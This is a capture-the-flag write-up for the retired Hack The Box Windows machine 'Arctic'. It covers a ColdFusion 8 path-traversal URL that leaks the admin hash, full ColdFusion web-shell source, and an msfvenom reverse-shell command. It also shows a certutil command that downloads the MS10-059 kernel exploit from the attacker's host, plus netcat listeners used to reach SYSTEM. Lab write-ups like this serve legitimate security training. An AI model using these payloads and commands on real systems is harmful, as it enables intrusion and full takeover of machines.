Arctic
| Name: |
Arctic
|
|
|---|---|---|
| Release Date: | 22 Mar 2017 | |
| Retire Date: | ~7 Jul 2017 | |
| OS: | Windows | |
| Base Points: | Easy - Retired [0] | |
| Rated Difficulty: | ![]() | |

| Radar Graph: | ![]() | |
![]() |
![]() |
adxn37
|
![]() |
![]() |
adxn37
|
| Creator: |
ch4p
|
|
| CherryTree File: |
CherryTree - Remove the .txt extension CherryTree - Remove the .txt extension |
This one started differently right from the start. Our usual nmap -sC -sV did not produce any results. So, I hit it with a bigger hammer.
$ nmap -sS -A -sV -n -Pn 10.10.10.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 14:24 EDT
Nmap scan report for 10.10.10.11
Host is up (0.066s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
8500/tcp open fmtp?
49154/tcp open msrpc Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: specialized|WAP|phone
Running: iPXE 1.X, Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:ipxe:ipxe:1.0.0%2b cpe:/o:linux:
linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22
cpe:/h:sonyericsson:u8i_vivaz
OS details: iPXE 1.0.0+, Tomato 1.28 (Linux 2.4.20),
Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phone
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 135/tcp)
HOP RTT ADDRESS
1 ... 30
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.92 seconds

I'm going to skip 135 for now and see what's on 8500. There are 2 folders located at http://10.10.10.11:8500. CFIDE and cfdocs. When I try to navigate to them, everything times out. Refresh and they come back. OK. This box is a bit buggy. No worries.
I navigate through the 2 folders, but there's one in CFIDE that jumps out. Administrator page. From here, we learn that the site is running Cold Fusion by Adobe and from http://10.10.10.11:8500/cfdocs/htmldocs/help.html?content=CFScript_02.html we learn that it is ColdFusion 8. A simple Google search for Cold Fusion 8 vulnerabilities nets us a juicy authentication bypass method.
Using https://jumpespjump.blogspot.com/2014/03/attacking-adobe-coldfusion.html:
http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CColdFusion8%5Clib%5Cpassword.properties%00en
[all one line]
We get a hashed password.
#Wed Mar 22 20:53:51 EET 2017 rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP \n password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03 encrypted=true
Let's crack the hash. I drop it into our friendly neighborhood Crack Station and instantly get that it is a sha1 hash of happyday. Great, now I'm singing O Happy Day in my head.
Lo and behold I can now log into the Cold Fusion Admin portal. So, let's jump back to the Google search and see what vulns I can exploit with admin access to the portal. If we look farther down on the earlier URL, we see that we can upload a web traversal page as a cfm file.
<html>
<body>
Notes:<br>br>
<ul>
<li>Prefix DOS commands with "c:\windows\system32\cmd.exe /c <command>" or wherever
cmd.exe is<br>
<li>Options are, of course, the command line options you want to run
<li>CFEXECUTE could be removed by the admin. If you have access to CFIDE/administrator
you can re-enable it
</ul>
<p>
<cfoutput>
<table>
<form method="POST" action="https://www.phoenix-comp.com/cfexec.cfm">
<tr><td>Command:</td><td><input type=text name="cmd" size=50
<cfif isdefined("form.cmd")>value="#form.cmd#"</cfif>><br></td></tr>
<tr><td>Options:</td><td> <input type=text name="opts" size=50
<cfif isdefined("form.opts")>value="#form.opts#"</cfif>><br></td></tr>
<tr><td>Timeout:</td><td> <input type=text name="timeout" size=4
<cfif isdefined("form.timeout")>value="#form.timeout#"
<cfelse>value="5"</cfif>></td></tr>
</table>
<input type=submit value="Exec">
</form>
<cfif isdefined("form.cmd")>
<cfsavecontent variable="myVar">
<cfexecute name = "#Form.cmd#" arguments = "#Form.opts#" timeout = "#Form.timeout#"> <
/cfexecute>
</cfsavecontent>
<pre> #myVar# </pre>
</cfif>
</cfoutput>
</body>
</html>

If done correctly, we can navigate to http://10.10.10.11:8500/CFIDE/cfexec.cfm and get this page.
And if we run the command set that is in that image (Command: c:\windows\system32\cmd.exe and Options: /c dir C:\Users > C:\ColdFusion8\wwwroot\CFIDE\userlist.txt), then we get a list of users.
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5
Directory of C:\Users
22/03/2017 09:00 <DIR> .
22/03/2017 09:00 <DIR> ..
22/03/2017 08:10 <DIR> Administrator
14/07/2009 06:57 <DIR> Public
22/03/2017 09:00 <DIR> tolis
0 File(s) 0 bytes
5 Dir(s) 33.184.288.768 bytes free
Now we know the user is tolis. Change the options field to:
/c type C:\Users\tolis\Desktop\user.txt > C:\ColdFusion8\wwwroot\CFIDE\userlist.txt
and we have acquired the user flag. I try that same option set only with Administrator, but alas, permissions failed. I think it's about time we actually get a shell on this, don't you? I'll build the payload in msfvenom and then transfer it over.
msfvenom -p java/jsp_shell_reverse_tcp LHOST=YOURIP LPORT=443 -f raw > shell.jsp

Now, let's create a different scheduled task to grab the reverse shell, set up netcat, and then run the shell using the same method as earlier.
Nice. We have a shell as tolis. Let's pull the systeminfo information. We'll need that for the Windows Exploit Suggester. When we look at the output of the suggester, we see MS10-059 which is a nice little kernel exploit from 2010 found at https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-059.
So, transferring it has been a bit of a challenge, but I finally found:
certutil -urlcache -f "http://10.10.XX.XX/MS10-059.exe" MS10-059.exe
That will get the exploit onto your victim machine. Set up netcat with nc -lvnp #### and then run the exploit as MS10-059.exe 10.10.XX.XX #### where the X's are your IP and the # are your port number. Boom. NT AUTHORITY\SYSTEM and a root flag located in Users\Administrator\Desktop.
Enjoy!